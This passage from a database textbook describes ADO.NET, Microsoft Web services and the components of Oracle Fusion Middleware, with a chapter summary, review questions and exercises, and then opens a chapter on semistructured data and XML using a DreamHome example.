


Figure 29.27 ADO.NET architecture.

it may also be an XML document. The `DataAdapter` uses the four internal command objects to query, insert, update, and delete data in the data source. It is also responsible for populating a `DataSet` and resolving updates with the data source.

- **`DataReader`**, which provides a connected, forward-only, read-only stream of data from the data source. A `DataReader` can be used independently of a `DataSet` for increased performance.
- **`DataSet`**, which provides disconnected copies of records from a data source. The `DataSet` stores records from one or more tables in memory without holding a connection to the data source, but unlike RDS, the `DataSet` maintains information on the relationships between the tables and constraints. The `DataSet` contains a collection of one or more `DataTable` objects made up of rows (`DataRow`) and columns (`DataColumn`) of data, as well as primary key, foreign key, and uniqueness constraints (`Constraint`). It also contains a collection of one or more `DataRelation` objects, which are used to relate two `DataTable` objects to each other through `DataColumn` objects. `DataTable`, `DataRelation`, `DataRow`, `DataColumn`, and `Constraint` objects are referenced through corresponding collections (`DataTableCollection`, `DataRelationCollection`, `DataRowCollection`, `DataColumnCollection`, and `ConstraintCollection` respectively), as shown in Figure 29.24(b). Relationships can be traversed by using one of the overloaded `getChildRows()` methods of class `DataRow`. In memory, the `DataSet` is stored as a binary object but when it is being transferred or serialized it is represented in XML format (as a `DiffGram`).

A .NET Framework Data Provider can be written for any data source. .NET currently ships with six data providers: the .NET Framework Data Provider for SQL Server, the .NET Framework Data Provider for OLE DB, the .NET Framework Data Provider for ODBC, the .NET Framework Data Provider for Oracle, `EntityClient` Provider (which provides data access for Entity Data Model (EDM) applications), and the .NET Framework Data Provider for SQL Server Compact 4.0.

There are several ways a `DataSet` can be used:

- a user can programmatically create a `DataTable`, `DataRelation`, and `Constraint` within a `DataSet` and populate the table with data.
- a user can populate the `DataSet` with data from an existing relational data source using a `DataAdapter`.
- the contents of a `DataSet` can be loaded from an XML stream or document, which can be either data or XML Schema information, or both.

In addition, a `DataSet` can be made persistent using XML (with or without a corresponding XML Schema). This provides a convenient way to transport the contents of the `DataSet` between tiers of an n-tier architecture. Example L.8 in Appendix L illustrates the use of ADO.NET.

29.8.6 Microsoft Web Services

In Section 29.2.5 we introduced the concept of Web services. Web services underpin Microsoft's .NET strategy. The .NET Framework is built on a number of industry standards to promote interoperability with non-Microsoft solutions. For example, Visual Studio .NET automatically creates the necessary XML and SOAP interfaces required to turn an application into a Web service, allowing developers to concentrate on building the application rather than the infrastructure for the Web service. In

addition, the .NET Framework provides a set of classes that conform to all the underlying communication standards, such as SOAP, WSDL, and XML. The Microsoft UDDI SDK enables developers to add UDDI functionality to development tools, installation programs, and any other software that needs to register or locate and bind remote Web services. The .NET Framework also supports RESTful Web services.

29.9 Oracle Internet Platform

Oracle has a different approach to a Web-centric computing model provided by Oracle Fusion Middleware. The platform provides multiple services, including Java EE and developer tools, integration services, business intelligence, collaboration, and content management. Figure 29.28 provides a simplified overview of the Oracle Fusion Middleware architecture.

It is an *n*-tier architecture based on industry standards such as:

- HTTP and HTML/XML for Web enablement.
- Java, JEE, Enterprise JavaBeans (EJB), JDBC and SQLJ for database connectivity, Java servlets, and JavaServer Pages (JSP), as discussed in Section 29.7. It also supports Java Messaging Service (JMS), Java Naming and Directory Interface (JNDI), and it allows stored procedures to be written in Java.




Figure 29.28 Oracle Fusion Middleware architecture overview.

- The Object Management Group's CORBA technology for manipulating objects (see Section 28.1.2).
- Internet Inter-Object Protocol (IIOP) for object interoperability and Java Remote Method Invocation (RMI). Like HTTP, IIOP is an application-level layer above TCP/IP, but unlike HTTP, IIOP allows state data to be preserved across multiple invocations of objects and across multiple connections.
- Web services, SOAP, WSDL, UDDI, ebXML, WebDAV, LDAP, and REST Web Services.
- XML and its related technologies (as we will discuss in Section 30.6).

29.9.1 Oracle WebLogic Server

Oracle WebLogic Server is a scalable, enterprise-ready Java Platform, Enterprise Edition (Java EE) application server. It is a full implementation of the Sun Microsystems Java EE 6 specification, which provides a standard set of APIs for creating distributed Java applications that can access a wide variety of services, such as databases and messaging services. Users access these applications, using Web browser clients or Java clients. Oracle WebLogic Server also supports the Spring Framework, a programming model for Java applications that provides an alternative to aspects of the Java EE model. The core server side components are as follows:

- *Oracle Coherence*: supports scaling of mission-critical applications by providing fast access to frequently used data. By automatically and dynamically partitioning data in memory across multiple servers, Oracle Coherence provides continuous data availability and transactional integrity, even in the event of a server failure.
- *JRockit*: a high-performance JVM optimized for Intel architectures and developed to ensure reliability, scalability, manageability, and flexibility for Java applications.
- *WebLogic Tuxedo Connectivity (WTC)*: provides interoperability between WebLogic Server applications and Tuxedo services. WTC allows WebLogic Server clients to invoke Tuxedo services and Tuxedo clients to invoke EJBs in response to a service request. Tuxedo supports scalable high-performance messaging and distributed transaction processing for business-critical applications.
- *Oracle TopLink*: originally owned by WebGain and now owned by Oracle, TopLink is a persistence framework that includes an object-relational mapping mechanism for storing Java objects and EJBs in a relational database. TopLink provides a solution to address the complex differences between Java objects and relational databases and enables applications to store persistent Java objects in any relational database supported by a JDBC driver. TopLink includes a visual tool, the Mapping Workbench, which is used to map any object model to any relational schema. The Workbench creates metadata descriptors (mappings) that define how to store objects in a particular database schema. These mappings are stored in an XML configuration file called `sessions.xml`. TopLink uses these mappings at runtime to dynamically generate the required SQL statements. The Workbench can create database schemas from object models and object models from database schemas, and can generate EJBs. TopLink also provides a Foundation Library that contains a set of Java classes to connect to the database, store objects in the database, perform queries that return objects from the database, and create transactions that synchronize changes to the object model and database.

Oracle WebLogic Server supports many of the technologies discussed earlier in the chapter, including XML, EJB, JDBC, JMS, JNDI, JTA, and JSP. It provides tools to integrate applications with other enterprise systems, including Web services, Resource Adapters, the JMS .NET client, and the JMS C client.

In Oracle Fusion Middleware 12c, WebLogic Server supports the following:

- Java API for XML-Based Web services (JAX-WS)
- Java API for RESTful Web services (JAX-RS)
- Java API for XML-Based RPC (JAX-RPC) Web services (although JAX-WS and JAX-RS are the preferred Web service types)

29.9.2 Oracle Metadata Repository

The Oracle Metadata Repository contains metadata for various system components, such as Oracle BPEL Process Manager, Oracle B2B, and Oracle Portal. A metadata repository can be database-based or file-based.

29.9.3 Oracle Identity Management

Oracle Identity Management is an enterprise identity management system that manages users' access privileges within the resources of an enterprise and works across all Oracle applications. It also provides services and interfaces that facilitate third-party enterprise application development. These interfaces are useful for application developers who must incorporate identity management into their applications. Oracle Identity Management consists of the following components:

- *Oracle Internet Directory*: a directory service compliant with Lightweight Directory Access Protocol (LDAP) v3.
- *Oracle Directory Integration Platform*: a Java EE application that runs on an Oracle WebLogic Server and can synchronize data between different repositories and Oracle Internet Directory. Synchronization can be one-way or two-way.
- *Oracle Identity Federation*: an identity federation solution, supporting SAML (Security Assertion Markup Language) and WS-Federation specifications federated single sign-on. Using an event-based model, Oracle Identity Federation can receive, process, and respond to HTTP and SOAP-based messages. Once an assertion is received, the federation server processes the assertion. To make authentication and authorization decisions, Oracle Identity Federation integrates with third-party identity and access management systems, including AAA (Authentication, Authorization and Accounting) servers and LDAP and RDBMS user data repositories such as Oracle Internet Directory and Oracle Database.
- *Oracle Virtual Directory*: a directory virtualization solution that combines information from multiple LDAP directories and presents them as a single directory and single schema.
- *Single Sign-on*: provides access control among multiple, related, yet independent software systems. With single sign-on, a user can log in once and gain access to all systems without having to log in separately to each one.
- *Oracle Platform Security Services*: provides a standards-based, portable, integrated security framework for Java SE and Java EE applications.

- *Oracle Role Manager*: an enterprise-class application for managing business and organizational relationships, roles, and resources. It also provides tools for role mining, organizational modeling, and administration.
- *Oracle Adaptive Access Manager*: provides fraud detection and countermeasures including strong authentication.
- *Oracle Entitlements Server*: provides centralized management of security policies, expressible in XACML (*eXtensible Access Control Markup Language*). Disparate applications can use OES to provide a common framework for managing access control policies.
- *Oracle Directory Services Manager*: a unified browser-based GUI for managing instances of Oracle Internet Directory and Oracle Virtual Directory.

29.9.4 Oracle Portal

Oracle Portal provides portal services for users connecting from a traditional desktop. A *portal* is a Web-based application that provides a common, integrated entry point for accessing dissimilar data types on a single Web page. For example, portals can be created that give users access to Web applications, documents, reports, graphics, and URLs that reside on the Internet or corporate intranet. A portal page is divided into a number of *portlets*, which are simply regions of the page that provide dynamic access to any Web-based resource. Oracle provides a number of tools to generate and customize portals and portlets.

29.9.5 Oracle WebCenter

Oracle WebCenter contains a set of components for building rich Web applications, portals, and team collaboration/social sites. It is targeted at both the development community and business users, delivering a development environment that includes the following:

- *Oracle Composer*: a component that enables any application or portal to be customized or personalized after it has been deployed and is in use.
- *WebCenter Framework*: allows a user to embed portlets, Oracle Application Development Framework (ADF) taskflows, content, and customizable components in an Oracle ADF application.
- *WebCenter Services*: a set of independently deployable collaboration services. It incorporates Web 2.0 components such as content, collaboration, and communication services. WebCenter Services includes Oracle ADF user interface components (called *taskflows*) that can be embedded directly into ADF applications. In addition, APIs can be utilized to create custom UIs and to integrate some of these services into non-ADF applications.
- *WebCenter Spaces*: a closed source application built on WebCenter Framework and Services that offers a prebuilt project collaboration solution, similar to Microsoft SharePoint.

It is anticipated that Oracle WebCenter will eventually replace Oracle Portal.

29.9.6 Oracle Business Intelligence (BI) Discoverer

Oracle BI Discoverer is a business intelligence tool for analyzing data that comprises an *ad-hoc* query, reporting, analysis, and Web-publishing functionality.

These tools enable nontechnical users to gain access to information from data marts, data warehouses, multidimensional (OLAP) data sources, and online transaction processing (OLTP) systems. The two main business analysis tools for end-users are as follows:

- *Discoverer Plus*: a Web tool that allows users to analyze data and create reports without knowledge of databases. Using Wizard dialogs and menus, Discoverer Plus guides users through the steps needed to create reports and charts that can be accessed using Discoverer Plus, Discoverer Viewer, Oracle Portal, and Oracle WebCenter.
- *Discoverer Viewer*: a Web browser tool for accessing interactive reports and charts created using Discoverer Plus. Discoverer Viewer can also be used to publish reports into a portal.

29.9.7 Oracle SOA (Service-Oriented Architecture) Suite

The Oracle SOA Suite allows developers to create, manage, and orchestrate services into SOA composite applications. Oracle SOA Suite plugs into heterogeneous infrastructures and enables enterprises to incrementally adopt SOA. The SOA Suite consists of a number of components, including the following:

- *Adapters*: help integrate packaged applications, legacy applications, databases, and Web services using JCA (Java EE Connector Architecture) adapters. While JDBC connects Java EE applications to databases, JCA is a more generic architecture for connection to legacy systems.
- *Oracle Service Bus*: connects, mediates, and manages interactions between heterogeneous services (such as Web services and Java and .Net), messaging services and legacy endpoints. It processes incoming service request messages, determines routing logic, and transforms the messages for compatibility with other service consumers. It receives messages through a transport protocol such as HTTP/HTTP-S, FTP, and JMS, and sends messages through the same or a different transport protocol.
- *Oracle Complex Event Processing*: intended for handling long-running queries over continuous unbounded sets of data, such as the one that occurs in sensor data applications, financial tickers, network performance measuring tools, and click-stream analysis tools. It is a Java server that supports advanced context creation, filtering, correlation and aggregation, and pattern matching on the events of an Oracle Fusion Middleware application.
- *Oracle Business Rules*: supports the specification and dynamic implementation of business rules.
- *Oracle Business Activity Monitoring*: provides information to business users by using visual dashboards and alerts. It also gives users the ability to change the business processes and take corrective action as the business environment changes.
- *Oracle B2B*: an e-commerce gateway that enables the secure and reliable exchange of business documents between an enterprise and its trading partners. Oracle B2B is used for typical business-to-business e-commerce, such as buying and selling products and services over the Internet. It supports business-to-business document standards, packaging, transports, messaging services, and trading partner and agreement management.
- *Oracle BPEL Process Manager*: a BPEL (Business Process Execution Language) engine that handles the orchestration of disparate applications and Web services

into business processes. The ability to quickly build and deploy these processes in a standards-based manner delivers important functionality for developing an SOA.

- *Oracle Service Registry*: a standards-based mechanism for publishing and discovering Web services and related resources such as XML Schemas or Extensible Stylesheet Language Transformations (XSLT).
- *Oracle User Messaging Service*: enables two-way communication between users and deployed applications. Messages can be sent and received through email, IM through XMPP (eXtensible Messaging and Presence Protocol), SMS through SMPP (Short Message Peer-to-Peer), and Voice.
- *Human Workflow*: allows the specification of workflows that describe the tasks that users or groups have to perform as part of a business process flow, such as assignment and routing of tasks to the correct users and deadlines, escalations, and notifications that ensure the timely performance of a task.
- *Oracle Mediator*: analogous to a load balancer routing HTTP traffic, the Oracle Mediator routes data from service providers to external partners. In addition, it can subscribe to and publish business events.

Communication services

Communication services handle all incoming requests received by OracleAS, of which some are processed by the Oracle HTTP Server and some requests are routed to other areas of OracleAS for processing. The Oracle HTTP Server is an extended version of the open source Apache HTTP Server, which is currently the most widely used Web server. Previously, Oracle used its own Universal Application Server but has now adopted the Apache server technology because of its scalability, stability, performance, and its extensibility through extended server modules (*mods*). In addition to the compiled Apache *mods* provided with Apache HTTP Server, Oracle has enhanced several of these and added Oracle-specific ones:

- *mod_plsql*: routes requests for stored procedures to the database server.
- *mod_fastcgi*: provides performance enhancements to the standard CGI service by running programs in a prespawnd process instead of starting a new one each time.
- *mod_oradav*: provides support for WebDAV (Web Distributed Authoring and Versioning), which allows users to both publish and manage content on the local file system or in a database. The Oracle database must have an OraDAV driver (a stored procedure package) that *mod_oradav* calls to map WebDAV activity to database activity. Essentially, *mod_oradav* enables WebDAV clients to connect to an Oracle database, read and write content, and query and lock documents in various schemas.
- *mod_oss*: supports standard S-HTTP, enabling secure listener connections with an Oracle-provided public key encryption mechanism via the Secure Sockets Layer (SSL) discussed in Section 20.5.6.
- *mod_osso*: enables transparent single sign-on across all OracleAS components. *mod_osso* examines incoming requests to the HTTP server and determines

whether the resource requested is protected and, if so, retrieves the HTTP Server cookie for the user.

- *mod_dms*: monitors the performance of site components using Oracle Dynamic Monitoring Service (DMS).
- *mod_onsinit*: provides integration support with Oracle Notification Service (ONS) and Oracle Process Manager and Notification Server (OPMN).
- *mod_wl_ohs*: allows requests to be proxied from Oracle HTTP Server to Oracle WebLogic Server. It provides similar functionality as the Oracle WebLogic Server Plug-in for Apache HTTP Server.

Oracle offers proxy plug-ins to enable the use of other Web servers, such as Microsoft IIS.

- *JDeveloper*: is a freeware visual and declarative IDE that supports development in Java, XML, SQL and PL/SQL, HTML, JavaScript, BPEL, and PHP. It covers the full-development lifecycle from design through coding, debugging, optimization, and profiling to deploying.
- *Application Development Framework (ADF)*: is a commercial visual and declarative development environment for building Java EE applications. ADF is based on the Model-View-Controller (MVC) design pattern but uses four levels instead of three: (1) a business services layer that provides access to data from various sources and handles business logic; (2) a model layer that provides an abstraction layer on top of the business services layer, enabling the view and controller layers to work with different implementations of business services in a consistent way; (3) a view layer that handles the application user interface; and (4) a controller that manages the application flow and acts as the interface between the model and the view layers.
- *Java TV*: supports Java development for TV and media-based client devices such as Blu-ray disc players, TVs, and set top boxes.
- *Java SDKs*: development kits for the Java SE, Java ME, and Java EE.
- *Oracle Forms*: for developing forms that interface to an Oracle database.
- *Oracle Reports*: enable users to develop and run dynamically generated reports that interface to an Oracle database.
- *Oracle Application Express (Apex)*: previously known as HTML DB, allows rapid development of Web-based applications ranging from Web sites with a small number of users to Web sites with thousands of users.
- *BI Publisher*: supports creation of business intelligence reports. It separates the creation of data from the process of formatting it for different uses. The engine can format any well-formed XML data, allowing integration with any system that generates XML or any data source available through JDBC. It can also merge multiple data sources into a single output document.
- *Oracle XML Developer's Kit (XDK)*: contains component libraries and utilities to XML-enabled applications and Web sites.
- The *Oracle LDAP Developer's Kit*: contains components that support client interaction with Oracle Internet Directory (OID) to develop and monitor LDAP-enabled applications, client calls to directory services, encrypted connections, and to manage directory data.

Chapter Summary

- The Internet is a worldwide collection of interconnected computer networks. The World Wide Web is a hypermedia-based system that provides a simple means to explore the information on the Internet in a nonsequential way. Information on the Web is stored in documents using HTML (HyperText Markup Language) and displayed by a Web browser. The Web browser exchanges information with a Web server using HTTP (HyperText Transfer Protocol).
- In recent years, Web services have been established as an important paradigm in building applications and business processes for the integration of heterogeneous applications in the future. Web services are “small reusable applications written in XML, which allow data to be communicated across the Internet or intranet between otherwise unconnected sources that are enabled to host or act on them.” Central to the Web services approach is the use of widely accepted technologies and commonly used standards, such as XML, SOAP, WSDL, and UDDI.
- The advantages of the Web as a database platform include DBMS advantages, simplicity, platform independence, GUI, standardization, cross-platform support, transparent network access, and scalable deployment. The disadvantages include lack of reliability, poor security, cost, poor scalability, limited functionality of HTML, statelessness, bandwidth, performance, and immaturity.
- Scripting languages such as JavaScript and VBScript can be used to extend both the browser and the server. Scripting languages allow the creation of functions embedded within HTML. Programs can be written with standard programming logic such as loops, conditional statements, and mathematical operations.
- The Common Gateway Interface (CGI) is a specification for transferring information between a Web server and a CGI script. It is a popular technique for integrating databases into the Web. Its advantages include simplicity, language independence, Web server independence, and its wide acceptance. Disadvantages stem from the fact that a new process is created for each invocation of the CGI script, which can overload the Web server during peak times.
- An alternative approach to CGI is to extend the Web server, typified by the Netscape API (NSAPI) and Microsoft Internet Information Server API (ISAPI). Using an API, the additional functionality is linked into the server itself. Although this provides improved functionality and performance, the approach does rely to some extent on correct programming practice.
- Java is a simple, object-oriented, distributed, interpreted, robust, secure, architecture-neutral, portable, high-performance, multithreaded, and dynamic language from Sun Microsystems. Java applications are compiled into bytecodes, which are interpreted and executed by the Java Virtual Machine. Java can be connected to an ODBC-compliant DBMS through, among other mechanisms, JDBC or SQLJ, Container-Managed Persistence (CMP), Java Data Objects (JDO), or Java Persistence API (JPA).
- The Microsoft **Open Database Connectivity (ODBC)** technology provides a common interface for accessing heterogeneous SQL databases. Microsoft eventually packaged Access and Visual C++ with **Data Access Objects (DAO)**. The object model of DAO consisted of objects such as **Databases**, **TableDefs**, **QueryDefs**, **Recordsets**, fields, and properties. Microsoft then introduced the **Remote Data Objects (RDO)** followed by **OLE DB**, which provides low-level access to any data source. Subsequently Microsoft produced **ActiveX Data Objects (ADO)** as a programming extension of ASP for database connectivity that provided an easy-to-use API to OLE DB.
- The next, and current, evolution in Microsoft’s Web solution strategy was the development of **Microsoft .NET**. There are various tools, services, and technologies in the new platform such as Windows Server, BizTalk Server, Commerce Server, Application Center, Mobile Information Server, SQL Server (an object-relational DBMS), and Microsoft Visual Studio .NET. In addition, there is the Microsoft .NET Framework, consisting of the **Common Language Runtime (CLR)** and the .NET Framework Class Library.
- The **CLR** is an execution engine that loads, executes, and manages code that has been compiled into an intermediate bytecode format known as the Microsoft Intermediate Language (MSIL) or simply IL, analogous to Java bytecodes. However, rather than being interpreted, the code is compiled to native binary format before

execution by a just-in-time compiler built into the CLR. The CLR allows one language to call another, and even inherit and modify objects from another language. The .NET Framework class library is a collection of reusable classes, interfaces, and types that integrate with the CLR. **ADO.NET** is the next version of ADO with new classes that expose data access services to the programmer. ADO.NET is one component of the .NET Framework that was designed to address three main weaknesses with ADO: providing a disconnected data access model that is required in the Web environment, providing compatibility with the .NET Framework class library, and providing extensive support for XML.

- The **Oracle Fusion Middleware** is aimed particularly at providing extensibility for distributed environments. It is an *n*-tier architecture based on industry standards such as HTTP and HTML/XML for Web enablement, Java, J2EE, Enterprise JavaBeans (EJB), JDBC, and SQLJ for database connectivity, Java servlets, and JavaServer Pages (JSP), OMG's CORBA technology, Internet Inter-Object Protocol (IIOP) for object interoperability and Remote Method Invocation (RMI). It also supports Java Messaging Service (JMS), Java Naming and Directory Interface (JNDI), and it allows stored procedures to be written in Java.

Review Questions

- 29.1 Discuss each of the following terms:
 - (a) Internet, intranet, and extranet
 - (b) World Wide Web
 - (c) HyperText Transfer Protocol (HTTP)
 - (d) HyperText Markup Language (HTML)
 - (e) Uniform Resource Locators (URLs)
- 29.2 What are web-based applications? How are they different from web services?
- 29.3 Discuss the advantages and disadvantages of the Web as a database platform.
- 29.4 Why is universal data access utilized? Briefly describe the role of each technology involved in the process?
- 29.5 Describe static and dynamic web pages. How are dynamic web pages created?
- 29.6 Discuss the following approaches to persistence:
 - (a) Container-Managed Persistence (CMP)
 - (b) Bean-Managed Persistence (BMP)
 - (c) JDBC
 - (d) SQLJ
 - (e) JDO
 - (f) JPA
- 29.7 Discuss the differences between ASP and JSP.
- 29.8 How does JDBC differ from SQLJ?
- 29.9 Discuss the components of Oracle's Web Platform.

Exercises

- 29.10 Web database applications can be expensive. Prepare a rough budget indicating all cost areas for establishing and maintaining the *University Accommodation Office* system.

- 29.11 The *University Accommodation Office* system is going to be moved to a web database driven application. Prepare a proposal of requirements that the management has to meet.
- 29.12 Using an approach to Web–DBMS integration, create a series of forms that display the base tables of the *DreamHome* case study.
- 29.13 Using the sequence diagram for the *DreamHome* case study, create web forms and scripted pages that will be used by customers to complete their transactions.
- 29.14 Create Web pages to display the results of the queries given in Appendix A for *DreamHome*.
- 29.15 Repeat Exercises 29.12 to 29.14 for the *Wellmeadows* case study.
- 29.16 Create Web pages to display the results of the queries given in Chapter 6, Exercises 6.7–6.28.
- 29.17 Using any Web browser, look at some of the following Web sites and discover the wealth of information held there:
- | | |
|-----------------|---|
| (a) W3C | http://www.w3.org |
| (b) Microsoft | http://www.microsoft.com |
| (c) Oracle | http://www.oracle.com |
| (d) IBM | http://www.ibm.com |
| (e) Sun (Java) | http://java.sun.com |
| (f) WS-I | http://www.oasis-ws-i.org/ |
| (g) JDOCentral | http://db.apache.org/jdo/jdocentral.html |
| (h) OASIS | http://www.oasis-open.org |
| (i) XML.com | http://www.xml.com |
| (j) GemStone | http://www.gemstone.com |
| (k) Objectivity | http://www.objectivity.com |
| (l) ObjectStore | http://www.objectstore.net |
| (m) ColdFusion | http://www.adobe.com/products/coldfusion/ |
| (n) Apache | http://www.apache.org |
| (o) MySQL | http://www.mysql.com |
| (p) PostgreSQL | http://www.postgresql.com |
| (q) Perl | http://www.perl.com |
| (r) PHP | http://www.php.net |
- 29.18 You have been asked by the Managing Director of *DreamHome* to investigate and prepare a report on the feasibility of making the *DreamHome* database accessible from the Internet. The report should examine the technical issues, the technical solutions, address the advantages and disadvantages of this proposal, and any perceived problem areas. The report should contain a fully justified set of conclusions on the feasibility of this proposal for *DreamHome*.



Chapter Objectives

In this chapter you will learn:

- What semistructured data is.
- The concepts of the Object Exchange Model (OEM), a model for semistructured data.
- The basics of Lore, a semistructured DBMS, and its query language, Lorel.
- The main language elements of XML.
- The difference between well-formed and valid XML documents.
- How Document Type Definitions (DTDs) can be used to define the valid syntax of an XML document.
- How the Document Object Model (DOM) compares with OEM.
- About other related XML technologies, such as namespaces, XSL and XSLT, XPath, XPointer, XLink, XHTML, SOAP, WSDL, and UDDI.
- The limitations of DTDs and how the W3C XML Schema overcomes these limitations.
- How RDF and the RDF Schema provide a foundation for processing metadata.
- The W3C XQuery Language.
- How to map XML to databases.
- How the new SQL:2011 standard supports XML.
- Oracle support for XML.

It was only as recently as 1998 that XML 1.0 was formally ratified by the World Wide Web Consortium (W3C), yet XML has revolutionized computing. As a technology, it has affected every aspect of programming, including graphical interfaces, embedded systems, distributed systems, and from our perspective, database management. It is already becoming the de facto standard for data communication within the software industry, and it is quickly replacing EDI (Electronic Data Interchange) systems as the primary medium for data interchange among businesses. Some analysts believe that it will become the language in which most documents are created and stored, both on and off the Internet.

Due to the nature of information on the Web and the inherent flexibility of XML, it is expected that much of the data encoded in XML will be semistructured; that is, the data may be irregular or incomplete, and its structure may change rapidly or unpredictably. Unfortunately, relational, object-oriented, and object-relational DBMSs do not handle data of this nature particularly well. Even before XML was developed, there was significant interest in semistructured data, and now there is even more interest in this area. In this chapter we examine semistructured data and then discuss XML, its related technologies; in particular, the query languages for XML.

Structure of this Chapter In Section 30.1 we introduce semistructured data and discuss a model for semistructured data called the Object Exchange Model (OEM). We also briefly examine an example DBMS for semistructured data called Lore, and its query language Lorel. In Section 30.2 we examine XML and how XML is an emerging standard for data representation and interchange on the Web. In Section 30.3 we examine some related XML technologies, such as Namespaces, XSL, XPath, XPointer, and XLink. In Section 30.4 we discuss how XML Schema can be used to define the content model of an XML document and how the Resource Description Framework (RDF) provides a framework for the exchange of metadata. In Section 30.5 we examine the W3C query language for XML called XQuery. In Section 30.6 we discuss how XML can be stored in and retrieved from databases. In this section we also examine the SQL:2011 support for XML. Finally, in Section 30.7 we briefly discuss Oracle's support for XML. The examples in this chapter are again drawn from the *DreamHome* case study documented in Section 11.4 and Appendix A.



30.1 Semistructured Data

Semistructured data

Data that may be irregular or incomplete and have a structure that may change rapidly or unpredictably.

Semistructured data is data that has some structure, but the structure may not be rigid, regular, or complete, and generally the data does not conform to a fixed schema (sometimes the terms *schema-less* or *self-describing* are used to describe such data). In semistructured data, the information that is normally associated with a schema is contained within the data itself. In some forms of semistructured data, there is no separate schema; in others, it exists but places only loose constraints on the data. In contrast, relational DBMSs require a predefined table-oriented schema and all data managed by the system must adhere to this structure. Although object-oriented DBMSs permit a richer structure than relational DBMSs, they still require all data to adhere to a predefined (object-oriented) schema. However, with a DBMS based on semistructured data, the schema is discovered from the data, rather than imposed *a priori*.

Semistructured data has gained importance recently for various reasons, of which the following are of particular interest:

- it may be desirable to treat Web sources like a database, but we cannot constrain these sources with a schema;
- it may be desirable to have a flexible format for data exchange between disparate databases;
- the emergence of XML as the standard for data representation and exchange on the Web, and the similarity between XML documents and semistructured data.

Most of the approaches to semistructured data management are based on query languages that traverse a tree-labeled representation. Without a schema, data can be identified only by specifying its position within the collection rather than its structural properties. This means that querying loses its traditional declarative nature and becomes more navigational. We start with an example to demonstrate the type of data that a semistructured system may need to handle.

EXAMPLE 30.1 Example of semistructured data

Consider the structure shown in Figure 30.1 depicting part of the *DreamHome* case study. This data can be depicted graphically as illustrated in Figure 30.2. The data



```

DreamHome (&1)
  Branch (&2)
    street (&7) "22 Deer Rd"
    Manager &3
  Staff (&3)
    name (&8)
      fName (&17) "John"
      lName (&18) "White"
    ManagerOf &2
  Staff (&4)
    name (&9) "Ann Beech"
    salary (&10) 12000
    Oversees &5
    Oversees &6
  PropertyForRent (&5)
    street (&11) "2 Manor Rd"
    type (&12) "Flat"
    monthlyRent (&13) 375
    OverseenBy &4
  PropertyForRent (&6)
    street (&14) "18 Dale Rd"
    type (&15) 1
    annualRent (&16) 7200
    OverseenBy &4
  
```

Figure 30.1 Sample representation of semistructured data in the *DreamHome* database.

